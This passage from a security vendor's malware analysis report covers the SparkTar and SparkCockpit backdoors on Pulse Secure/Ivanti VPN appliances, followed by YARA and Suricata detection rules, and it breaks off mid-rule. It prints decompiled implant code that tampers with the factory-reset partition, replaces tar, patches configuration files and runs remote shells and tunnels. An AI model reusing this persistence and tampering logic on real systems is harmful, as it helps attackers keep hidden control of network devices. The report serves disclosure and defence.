          }
        }
      }
    }
  }
  return read_bytes;
}
```

Figure 17: The SparkTar upgrade persistence.

The first time *SparkTar* executes, it will attempt to persist beyond factory resets. To do so, *SparkTar* identifies how the recovery partition should be mounted based on the appliance's serial number (Figure 18, lines 12 to 37). Once this recovery partition mounted (lines 39 to 45), it triggers the factory-reset tampering mechanism (line 48).




```
int persistence()
{
  int result; // eax
  char serial[8]; // [esp+28h] [ebp-20h] BYREF
  char *command; // [esp+30h] [ebp-18h]
  _BOOL4 bIsMd5; // [esp+34h] [ebp-14h]
  unsigned int pos; // [esp+38h] [ebp-10h]
  FILE *serialfd; // [esp+3Ch] [ebp-Ch]

  unlink("/home/runtime/SparkGateway/no-data");
  edit_current_data_backup();
  serialfd = (FILE *)fopen64("/proc/ive/mbserialnumber", "r");
  memset(serial, NULL, sizeof(serial));
  if ( serialfd )
  {
    fseek(serialfd, 0, 2);
    pos = ftell(serialfd);
    if ( pos <= 3 )
    {
      bIsMd5 = FALSE;
    }
    else
    {
      fseek(serialfd, 0, 0);
      fread(serial, 1u, 4u, serialfd);
      bIsMd5 = !jmp_strcmp(serial, "0331")
            || !jmp_strcmp(serial, "0332")
            || !jmp_strcmp(serial, "0340")
            || !jmp_strcmp(serial, "0481")
            || !jmp_strcmp(serial, "0482");
    }
    fclose(serialfd);
  }
  else
  {
    bIsMd5 = FALSE;
  }
  edit_current_data_backup();
  if ( bIsMd5 )
    command = "/bin/losetup /dev/loop5 /dev/md5 > /dev/null 2>&1";
  else
    command = "/bin/losetup /dev/loop5 /dev/xda5 > /dev/null 2>&1";
  system(command);
  mkdir("/tmp/tmpmnt", 0777u);
  result = mount("/dev/loop5", "/tmp/tmpmnt", "ext2", 0, 0);
  if ( !result )
  {
    edit_factory_reset();
    umount2("/tmp/tmpmnt", 2);                    // MNT_DETACH
    return remove("/tmp/tmpmnt");
  }
  return result;
}
```

Figure 18: The SparkTar factory-reset partition mounting.

The tampering mechanism first renames the `tar` utility (Figure 19, line 5) and replaces it with a wrapper (Figure 20, lines 7 to 15).


SparkTar



```
FILE *edit_factory_reset(void)
{
  FILE *result; // eax

  result = (FILE *)rename("/tmp/tmpmnt/bin/tar", "/tmp/tmpmnt/bin/tra");
  if ( !result )
    return setup_persistence();
  return result;
}
```

Figure 19: The SparkTar renaming of the tar utility.


Once *SparkTar* dropped its `tar` wrapper, the controller creates the `samba_upgrade.tar` archive on the recovery partition (Figure 20, lines 16 to 18), which contains the reboot persistence. The `samba_upgrade.tar` target is hence employed to resist both factory-resets and appliance upgrades.



```
 1 FILE *setup_persistence()
 2 {
 3   FILE *fd; // eax
 4   char tar_stack[5600]; // [esp+1Ch] [ebp-15FCh] BYREF
 5   FILE *fd2; // [esp+15FCh] [ebp-1Ch]
 6
 7   qmemcpy(tar_stack, &elf_tar, sizeof(tar_stack));
 8   unlink("/tmp/tmpmnt/bin/tar");
 9   fd = (FILE *)fopen64("/tmp/tmpmnt/bin/tar", "w");
10   fd2 = fd;
11   if ( fd )
12   {
13     fwrite(tar_stack, 1u, 5600u, fd2);
14     fclose(fd2);
15     chmod("/tmp/tmpmnt/bin/tar", 0755u);
16     return (FILE *)system(
17                      "tar -rf /tmp/tmpmnt/bin/samba_upgrade.tar /home/runtime/SparkGateway/plugin.ja
18                      "Gateway/libchilkat.so /home/runtime/SparkGateway/gateway.conf  > /dev/null 2>&
19   }
20   return fd;
21 }
```

Figure 20: The SparkTar archive creation.


Besides altering factory-reset partitions, *SparkTar* ensures at each execution that the boot-persistence plugin is configured. It does so by ensuring the SparkGateway configuration is patched (Figure 21, lines 37 or 52) and time-stomped (line 60) to load the backdoor's plugin.



```
  __xstat64(3, "/home/webserver/htdocs/dana-cached/SparkGateway/gateway.conf", &stats);
  st_mtim = stats.st_mtim;
  st_ctim = stats.st_ctim;
  fd = (FILE *)fopen64("/home/webserver/htdocs/dana-cached/SparkGateway/gateway.conf", "r");
  if ( !fd )
    return -1;
  fseek(fd, 0, 2);
  config_size = ftell(fd);
  fseek(fd, 0, 0);
  config_safe_size = config_size + 1;
  config = (const char *)malloc(config_size + 1);
  memset((void *)config, 0, config_safe_size);
  fread((void *)config, 1u, config_size, fd);
  fclose(fd);
  if ( !strstr(config, "PluginManager") )
  {
    location = strstr(config, "#plugin = com.");
    if ( location )
    {
      fd = (FILE *)fopen64("/home/runtime/SparkGateway/gateway.conf", "w");
      if ( fd )
      {
        config2 = config;
        fwrite(config, 1u, location - config, fd);
        fwrite(
          "plugin = com.toremote.gateway.plugin.PluginManager\npluginFile = /home/runtime/SparkGateway/plugin.jar\n",
          1u,
          0x66u,
          fd);
        fwrite(location, 1u, config_size + config2 - location, fd);
        fclose(fd);
      }
    }
    else
    {
      fd = (FILE *)fopen64("/home/runtime/SparkGateway/gateway.conf", "a");
      if ( fd )
      {
        fwrite(
          "plugin = com.toremote.gateway.plugin.PluginManager\npluginFile = /home/runtime/SparkGateway/plugin.jar\n",
          1u,
          0x66u,
          fd);
        fclose(fd);
      }
    }
  }
  utimensat(-100, "/home/runtime/SparkGateway/gateway.conf", &st_mtim, 0);
  return 0;
}
```

Figure 21: The SparkTar configuration tampering.

For each hijacked attacker connection, the controller creates a new thread (displayed in Figure 22) which completes the TLS handshake, handles the connection and eventually performs required cleanup operations. As part of the supported operations, the agent is capable of starting shells and establishing additional SOCKS proxies to tunnel traffic.



```
void __cdecl ThreadProcessAcceptedChildAgent(void **params)
{
  AgentNodeChild *child; // [esp+18h] [ebp-10h]
  AgentNode *agent; // [esp+1Ch] [ebp-Ch]

  if ( params )
  {
    agent = (AgentNode *)*params;
    child = (AgentNodeChild *)params[1];
    operator delete(params);
    AgentNodeChild::start_work(child);
    AgentNodeChild::stop_work(child);
    if ( AgentNodeChild::check_admin_node(child) )
    {
      AgentNode::remove_admin_node(agent);
      SocksServer::stop(&agent->socks_server_1);
      SocksServer::stop(&agent->socks_server_2);
      AgentNode::cleanup_all_tunnel(agent);
      AgentNode::cleanup_exshell(agent);
      AgentNode::brocast_adminnode_disconnect(agent);
    }
    else
    {
      AgentNode::remove_agentnode_child_from_list(agent, child);
    }
    if ( child )
    {
      AgentNodeChild::~AgentNodeChild(child);
      operator delete(child);
    }
  }
}
```

Figure 22: The SparkTar controller execution logic.

Recommendations & Conclusion

The *SparkCockpit* and *SparkTar* backdoors highlight risks to which perimeter appliances are exposed. Network appliances are still too often black-boxes where monitoring and forensics are drastically constrained. As an example, the widely controversial Pulse Secure integrity checks did not identify these backdoors for months.

Attacker capabilities such as piggy-backing traffic on existing ports re-iterate the need for proper network segmentation and defense-in-depth strategies. Depending on organization's threat model, DPI (Deep Packet Inspection) technologies may highlight anomalies such as uncommon outbound certificates being served (e.g., self-signed). Additionally, forensic readiness should also consider the benefits of virtualizing appliances such as VPN gateways, easing forensic acquisitions without relying on vendors' good will. Finally, post-compromise procedures should also take into account attackers persistence capabilities, such as the above outlined factory-reset tampering.

As part of our investigative efforts, detection rules have been created which will allow all organizations who operate Ivanti devices to validate whether they have been impacted by these newly discovered backdoors. As NVISO, we recognize the importance of not just identifying threats, but also providing actionable insights to the community. We are committed to share our knowledge on these backdoors, allowing for a more secure cyber environment, and supporting organizations in their efforts to protect against advanced persistent and evolving threats.

We want to thank affected organizations for their trust and associated will to anonymously inform the wider public of attacker capabilities such as those employed in *SparkCockpit* & *SparkTar*.

About NVISO

NVISO is a European Cyber Security leader, with offices in Brussels, Frankfurt, Munich, Athens and Vienna. NVISO a cyber security pure-player established by a team of seasoned cyber expert, and is home to world-class, recognized experts that author SANS Institute trainings, speak at major security conferences and lecture in Universities across Europe. Expertise and knowledge transfer are part of our DNA. Our blogpost and publications are regularly cited by security professionals across the world

NVISO services address the prevention, detection and response to cyber security incidents. Our prevention services address the infra-structure, applicative and human challenges, while our detection and response services range from on-demand threat hunting to continuous "managed detection & response (MDR)" services.

Our CSIRT Team is a member of Trusted Introducer (TI), a member of FIRST, and listed as a BSI APT Incident Responder and regularly publishes the outcome of its research on our Labs blog.

→ blog.nviso.eu

→ nviso.eu

EMERGENCY

Belgium:	+32 (0)2 588 43 80 *csirt@nviso.eu*
Germany:	+49 69 8088 3829 *csirt@nviso.de*
Austria:	+43 720 228 337 *csirt@nviso.at*

Detection Rules

This section contains detection rules to identify potential traces of *SparkCockpit* & *SparkTar* activity on both file-system and network level. As some artifacts may contain attributable information (e.g., self-signed certificates), artifact hashes have purposedly not been published.

YARA

```
// Generic TTPs

rule mal_kubo_plthook : TESTING TOOL PLTHOOK TA0005 T1574 {
    meta:
        version     = "1.0"
        score       = 80
        date        = "2024-02-05"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects traces of PLTHook hooking"
        category    = "TOOL"
        tool        = "KUBO/PLTHOOK"
        mitre_att   = "T1574"
        reference   = "https://github.com/kubo/plthook"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $close      = "plthook_close"
        $enum       = "plthook_enum"
        $error      = "plthook_error"
        $open       = "plthook_open"
        $address    = "plthook_open_by_address"
        $handle     = "plthook_open_by_handle"
        $replace    = "plthook_replace"

    condition:
        any of them
}
```

```
rule mal_kubo_injector : TESTING TOOL INJECTOR TA0005 T1055 T1055_001 {
    meta:
        version     = "1.0"
        score       = 80
        date        = "2024-02-13"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects traces of injection capabilities"
        category    = "TOOL"
        tool        = "KUBO/INJECTOR"
        mitre_att   = "T1055_001"
        reference   = "https://github.com/kubo/injector"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $ext_attach     = "injector_attach"
        $ext_detach     = "injector_detach"
        $ext_inject     = "injector_inject"

        $int_errmsg     = "injector__set_errmsg"
        $int_call_func  = "injector__call_function"
        $int_write      = "injector__write"
        $int_isset      = "injector__errmsg_is_set"
        $int_call_sys   = "injector__call_syscall"
        $int_detach     = "injector__detach_process"
        $int_ptrace     = "injector__ptrace"
        $int_regs_set   = "injector__set_regs"
        $int_continue   = "injector__continue"
        $int_regs_get   = "injector__get_regs"
        $int_arch       = "injector__arch2name"

        $err_stopped    = "The target process unexpectedly stopped by signal %d."
        $err_terminated = "The target process unexpectedly terminated by signal %d."
        $err_exited     = "The target process unexpectedly terminated with exit code %d."
        $err_wait       = "waitpid error while attaching: %s"
        $err_abi        = "x32-ABI target process is supported only by x86_64."

    condition:
        2 of ($ext_*)
        or any of ($int_*)
        or 3 of ($err_*)
}
```

```
rule sus_x509_self_signed : TESTING TOOL OPENSSL TA0011 T1573 T1573_002 {
    meta:
        version     = "1.0"
        score       = 50
        date        = "2024-02-05"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects a potential PEM-encoded default OpenSSL organization with
associated RSA private key"
        category    = "TOOL"
        tool        = "OPENSSL"
        mitre_att   = "T1573.002"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $widgits    =  "Internet Widgits Pty Ltd" base64 base64wide
        $pem        = /-----BEGIN RSA PRIVATE KEY-----\n[-A-Za-z0-9+\/=]{64}\n/

    condition:
        all of them
}

rule sus_pulsesecure_integrity_bypass : TESTING BYPASS TA0005 T1562 T1562_001 {
    meta:
        version     = "1.0"
        score       = 50
        date        = "2024-02-15"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects a potential Pulse Secure integrety bypass"
        mitre_att   = "T1562.001"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $bypass = ">> /home/etc/manifest/exclusion_list"

    condition:
        all of them and filesize < 10KB
}
```

```
rule sus_sparkgateway_plugin_jar : TESTING TOOL REMOTESPARK TA0003 T1554 {
    meta:
        version     = "1.0"
        score       = 50
        date        = "2024-02-05"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects a potential Spark Gateway plugin, abused by the SparkCockpit
and SparkTar backdoors for persistence"
        category    = "TOOL"
        tool        = "REMOTE SPARK"
        mitre_att   = "T1554"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $manifest       = "META-INF/MANIFEST.MF"    fullword
        $class_spark_2  = "SparkPlugin$1.class"     fullword
        $class_spark_1  = "SparkPlugin.class"       fullword
        $class_toremote = "com/toremote/gateway/plugin/PluginManager" fullword

    condition:
        uint32(0) == 0x04034B50
        and $manifest
        and any of ($class_*)
        and filesize < 10KB
}
```

```
// BUSHWALK rules

rule mal_webshell_bushwalk : TESTING MALWARE BUSHWALK TA0003 T1505 T1505_003 {
    meta:
        version     = "1.0"
        score       = 90
        date        = "2024-02-05"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects string patterns related to the BUSHWALK webshell"
        category    = "MALWARE"
        tool        = "BUSHWALK"
        mitre_att   = "T1505.003"
        reference   = "https://www.mandiant.com/resources/blog/investigating-ivanti-zero-day-
exploitation"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $parse_platform = "SafariiOS"       fullword
        $parse_rc4      = "RC4($key, $data)"
        $parse_params   = "@param1 = split(\"@\",$data)"
        $parse_action   = "@action = split(\"=\",$param1[0])"

        $exec_command   = "change"          fullword
        $exec_func      = "changeVersion"   fullword
        $exec_rc4       = "RC4($key, $ts)"

        $read_command   = "check"           fullword
        $read_func      = "checkVerison"    fullword
        $read_rc4       = "RC4($key, $contents)"

        $write_command  = "update"          fullword
        $write_func     = "updateVersion"   fullword

    condition:
        filesize < 10KB and (
            2 of ($parse_*) or
            any of ($parse_*) and (
                2 of ($exec_*)
                or 2 of ($read_*)
                or all of ($write_*)
            )
        )
}
```

```
// SparkCockpit rules

rule mal_backdoor_sparkcockpit_sniffer : TESTING MALWARE SPARKCOCKPIT TA0011 T1205 T1205_002 {
    meta:
        version     = "1.0"
        score       = 90
        date        = "2024-02-05"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects suspicious patterns related to TLS Client Hello traffic signalling
received by the SparkCockpit backdoor"
        category    = "MALWARE"
        tool        = "SPARKCOCKPIT"
        mitre_att   = "T1205.002"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $logic_target   = "accept"          fullword
        $logic_target4  = "accept4"         fullword
        $logic_orig     = "origin_accept"   fullword
        $logic_orig4    = "origin_accept4"  fullword
        $logic_ciphers  = {
            00 6B // TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
            CC AA // TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256
            C0 24 // TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
            C0 14 // TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
        }

    condition:
        4 of them and filesize <= 1MB
}
```

```
rule mal_backdoor_sparkcockpit_controller : TESTING MALWARE SPARKCOCKPIT TA0001 T1573 {
    meta:
        version     = "1.0"
        score       = 100
        date        = "2024-02-05"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects patterns related to the SparkCockpit backdoor controller"
        category    = "MALWARE"
        tool        = "SPARKCOCKPIT"
        mitre_att   = "T1573"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $aes_key = {1F 8D 37 98 4C 88 1D 07 DA AA 6B 7C 43 9A 27 1B}

        $cmd_exec       = "exec:"   fullword
        $cmd_upload     = "upx:"    fullword
        $cmd_download   = "dld:"    fullword

        $status_written = " written!"       fullword
        $status_read    = " reading done!"  fullword

        $err_chdir      = "change dir failed"            fullword
        $err_stat       = "get file decription failed"  fullword

        $exec_busybox       = "//bin/bash"  fullword
        $exec_busybox_flag  = "-c"          fullword
        $exec_node          = "/bin/node"   fullword
        $exec_node_flag     = "-e"          fullword

    condition:
        ($aes_key
        or 2 of ($cmd_*)
        or all of ($status*)
        or any of ($err_*)
        or all of ($exec_*))
        and filesize <= 5MB
}
```

```
rule mal_backdoor_sparkcockpit_plugin_mem : TESTING MALWARE SPARKCOCKPIT TA0003 T1554 {
    meta:
        version     = "1.0"
        score       = 80
        date        = "2024-02-05"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects in-memory traces of the SparkCockpit backdoor's Spark Gateway
persistance plugin"
        category    = "MALWARE"
        tool        = "SPARKCOCKPIT"
        mitre_att   = "T1554"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $candidate_identification   = "ps aux|grep '/home/bin/web'|grep -v grep | awk '{if
(NR!=1) {print $2}}'"
        $candidate_validation       = "cat /proc/%d/maps | grep mem.rd"
        $candidate_injection        = "memorysCounter -p %d "
        $control_identification     = "|grep -v grep | awk '{print $2}'"

    condition:
        2 of them
}
```

```
// SparkTar rules

rule mal_backdoor_sparktar_sniffer : TESTING MALWARE SPARKTAR TA0011 T1205 T1205_002 {
    meta:
        version     = "1.0"
        score       = 80
        date        = "2024-02-05"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects suspicious patterns related to TLS Client Hello traffic signalling
received by the SparkTar backdoor"
        category    = "MALWARE"
        tool        = "SPARKTAR"
        mitre_att   = "T1205.002"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $accept     = "accept"                      fullword
        $setsockopt = "setsockopt"                  fullword
        $socket     = "/tmp/clientsDownload.sock" fullword
        $random     = { DA F3 64 13 B2 74 C3 A1}

    condition:
        3 of them and filesize <= 3MB
}

rule mal_backdoor_sparktar_tar : TESTING MALWARE SPARKTAR TA0005 T1036 T1036_005 {
    meta:
        version     = "1.0"
        score       = 90
        date        = "2024-02-05"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects suspicious patterns related to the SparkTar backdoor's TAR
archive wrapper"
        category    = "MALWARE"
        tool        = "SPARKTAR"
        mitre_att   = "T1036.005"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $nodata  = "no-data"                  fullword
        $upgrade = "/bin/samba_upgrade.tar"   fullword
        $tar     = "/bin/tra"                 fullword

    condition:
        all of them
}
```

```
rule mal_backdoor_sparktar_controller : TESTING MALWARE SPARKTAR TA0001 T1573 {
    meta:
        version     = "1.0"
        score       = 100
        date        = "2024-02-05"
        modified    = "2024-02-15"
        status      = "TESTING"
        source      = "NVISO"
        author      = "Maxime THIEBAUT"
        description = "Detects patterns related to the SparkTar backdoor controller"
        category    = "MALWARE"
        tool        = "SPARKTAR"
        mitre_att   = "T1573"
        license     = "Detection Rule License (DRL) 1.1"

    strings:
        $pulse_target   = "/home/bin/web"                             fullword
        $pulse_cert     = "/home/webserver/conf/ssl.crt/secure.crt" fullword
        $pulse_key      = "/home/webserver/conf/ssl.key/secure.key" fullword
        $pulse_socket   = "/tmp/clientsDownload.sock"                 fullword
        $pulse_cmdline  = "/proc/%s/cmdline"                          fullword

        $file_sniffer       = "SparkGateway/libaprhelper.so"    fullword
        $file_controller    = "SparkGateway/libchilkat.so"      fullword
        $file_mutex         = "SparkGateway/no-data"            fullword

        $factory_serial = "/proc/ive/mbserialnumber"        fullword
        $factory_md5    = "losetup /dev/loop5 /dev/md5"     fullword
        $factory_xda5   = "losetup /dev/loop5 /dev/xda5"    fullword
        $factory_mnt    = "/tmp/tmpmnt"                     fullword

        $persist_stat       = "/SparkGateway/gateway.conf"
        $persist_manager    = "PluginManager"   fullword
        $persist_comment    = "plugin = com."
        $persist_patch      = "pluginFile ="

        $obj_node       = "AgentNode"
        $obj_child      = "AgentNodeChild"
        $obj_socks      = "SocksServer"
        $obj_tunnel     = "Tunnel"
        $obj_topology   = "Topology"

        $func_clean_admin   = "remove_admin_node"
        $func_clean_tunnel  = "cleanup_all_tunnel"
        $func_clean_shell   = "cleanup_exshell"
        $func_clean_file    = "clear_local_file_status"

        $func_send_all      = "send_all_agentnode_children_message_to_admin_node"
        $func_send_admin    = "send_data_to_admin_node"

        $func_wait_cmd  = "waitfor_cmd_thread_end"
        $func_wait_file = "waitfor_filedownload_thread_stop"

        $func_listen        = "listen_for_agentchild"
        $func_handle_shell  = "handle_exshell_"
        $func_handle_tunnel = "handle_tunnel_"
        $func_handle_socks  = "handle_socks_"

    condition:
        4 of ($pulse_*)
        or any of ($file_*)
        or 3 of ($factory_*)
        or 3 of ($persist_*)
        or 4 of ($obj_*)
        or 3 of ($func_*)
}
```

Suricata

```
# detect Client Hello random
alert tcp any any -> any any (msg:"SparkTar TLS traffic signaling";
flow:established,from_client; content:"|16 03|"; startswith; content:"|01|"; offset:5;
depth:1; content:"|03|"; offset:9; depth:1; content:"|DA F3 64 13 B2 74 C3 A1|";
offset:15; depth:8; fast_pattern; classtype:trojan-activity; reference:url,blog.nviso.
eu; sid:1000003; rev:1;)

# detect Client Hello cipher suites
alert tcp any any -> any any (msg:"SparkCockpit TLS traffic signaling";
flow:established,from_client; content:"|16 03|"; startswith; content:"|01|"; offset:5;
depth:1; content:"|03|"; offset:9; depth:1; content:"|00 6B CC AA C0 24 C0 14|";
offset:86; depth:8; fast_pattern; classtype:trojan-activity; reference:url,blog.nviso.
eu; sid:1000004; rev:1;)

# detect random
alert tcp any any -> any any (msg:"SparkTar raw traffic signaling";
flow:established,from_client; content:"|DA F3 64 13 B2 74 C3 A1|"; offset:15; depth:8;
fast_pattern; classtype:trojan-activity; reference:url,blog.nviso.eu; sid:1000005;
rev:1;)

# detect cipher suites
alert tcp any any -> any any (msg:"SparkCockpit raw traffic signaling";
flow:established,from_client; content:"|00 6B CC AA C0 24 C0 14|"; offset:86; depth:8;
fast_pattern; classtype:trojan-activity; reference:url,blog.nviso.eu; sid:1000006;
rev:1;)

# pulsesecure_integrity_bypass
alert tcp any any -> any any (msg:"pulsesecure integrity bypass"; flow:established;
content:">> /home/etc/manifest/exclusion_list"; depth:10240; fast_pattern;
classtype:string-detect; reference:url,blog.nviso.eu; sid:1000007; rev:1;)

# backdoor_sparkcockpit_controller
alert tcp any any -> any any (msg:"backdoor sparkcockpit controller AES key";
flow:established; content:"|1F 8D 37 98 4C 88 1D 07 DA AA 6B 7C 43 9A 27 1B|"; fast_
pattern; classtype:trojan-activity; reference:url,blog.nviso.eu; sid:1000008; rev:1;)

# pulsesecure_integrity_bypass
alert http any any -> any any (msg:"pulsesecure integrity bypass"; flow:established;
file_data; content:">> /home/etc/manifest/exclusion_list"; depth:10240; fast_pattern;
